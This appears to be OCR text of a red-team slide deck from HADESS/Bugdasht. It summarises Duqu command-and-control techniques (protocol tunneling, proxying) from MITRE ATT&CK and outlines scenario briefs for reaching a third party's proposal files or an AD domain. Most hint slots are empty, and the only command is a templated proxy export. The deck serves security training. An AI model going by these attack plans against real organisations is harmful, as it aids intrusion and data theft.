
HADESS

DUQU FAMILY(2011-15) T&T BRIEFLY


باگدشت
BUGDASHT

TA0011: Command and Control	T1572: Protocol Tunneling

Adversaries may tunnel network communications to and from a victim system within a separate protocol to avoid detection/network filtering and/or enable access to otherwise unreachable systems. Tunneling involves explicitly encapsulating a protocol within another. This behavior may conceal malicious traffic by blending in with existing traffic and/or provide an outer layer of encryption (similar to a VPN). Tunneling could also enable routing of network packets that would otherwise not reach their intended destination, such as SMB, RDP, or other traffic that would be filtered by network appliances or not routed over the Internet.



DNSPOT



#BUGDASHT_CTB

RED TEAM


HADESS

DUQU FAMILY(2011-15) T&T BRIEFLY


باگدشت
BUGDASHT

TA0011: Command and Control	T1090: Proxy

Adversaries may use a connection proxy to direct network traffic between systems or act as an intermediary for network communications to a command and control server to avoid direct connections to their infrastructure. Many tools exist that enable traffic redirection through proxies or port redirection, including HTRAN, ZXProxy, and ZXPortMap. Adversaries use these types of proxies to manage command and control communications, reduce the number of simultaneous outbound network connections, provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between victims to avoid suspicion. Adversaries may chain together multiple proxies to further disguise the source of malicious traffic.



export #{proxy_scheme}_proxy=#{proxy_server}



#BUGDASHT_CTB

RED TEAM

HADESS

GOLDEN DRILLER T&T BRIEFLY

باگدشت
BUGDASHT

Goal

Access to Specific Third-party Proposal

Hint


Mail Server in the wild and user org pattern like john@org.dev and all third-party files send in mail channel

TTPs

Initial Access + Credential Access + Discovery + Collection + Exfiltration

Hint: + Hint: + Hint:

Hint: + Hint:



#BUGDASHT_CTB

RED TEAM

HADESS

GOLDEN DRILLER T&T BRIEFLY

باگدشت
BUGDASHT

Goal

Access to Specific Third-party Proposal


Hint

Mail Server in the wild and user org pattern like john@org.dev and all third-party files send in mail channel

TTPs

Initial Access + Credential Access + Discovery + Collection + Exfiltration

Hint:



+

Hint:

+


Hint:

+

Hint:

+

Hint:



#BUGDASHT_CTB

RED TEAM

HADESS

SELFIES T&T BRIEFLY

باگدشت
BUGDASHT

Goal

Access to AD Domain

Hint

Wirelewss Network Same to Internal Network and Some client used unpatched os

TTPs

Initial Access + Execution + Credential Access + Privilege Escalation + Defense Evasion + Discovery + Lateral Movement + Exfiltration

Hint: + Hint: + Hint: + Hint:

Hint: + Hint: + Hint: + Hint:

#BUGDASHT_CTB

RED TEAM

HADESS

SELFIES T&T BRIEFLY

Goal


Access to AD Domain


Hint


Wirelewss Network Same to Internal Network and Some client used unpatched os


TTPs


Initial Access + Execution + Credential Access + Privilege Escalation + Defense Evasion + Discovery + Lateral Movement + Exfiltration














#BUGDASHT_CTB

RED TEAM

باگدشت
BUGDASHT


ACTIVELY DEFENSE IN PPP

#BUGDASHT_CTB

RED TEAM

HADESS

PURPLE TEAM




#BUGDASHT_CTB

RED TEAM

باگدشت
BUGDASHT

HADESS

PPP



باگدشت
BUGDASHT

#BUGDASHT_CTB


RED TEAM

HADESS

PRODUCT

TA0001:Initial Access

TA0002: Execution



BUG BOUNTY


#BUGDASHT_CTB

RED TEAM

HADESS

PROCESS

باگدشت
BUGDASHT



We Are Good and Safe

Trust Us


We Are Know and Other Simple


#BUGDASHT_CTB

RED TEAM

HADESS

PEOPLE





#BUGDASHT_CTB

RED TEAM

HADESS

باگدشت
BUGDASHT

Q/A

#BUGDASHT_CTB

RED TEAM

HADESS

باگدشت
BUGDASHT

SPECIAL THANKS TO HAMED IZADI

#BUGDASHT_CTB

RED TEAM

HADESS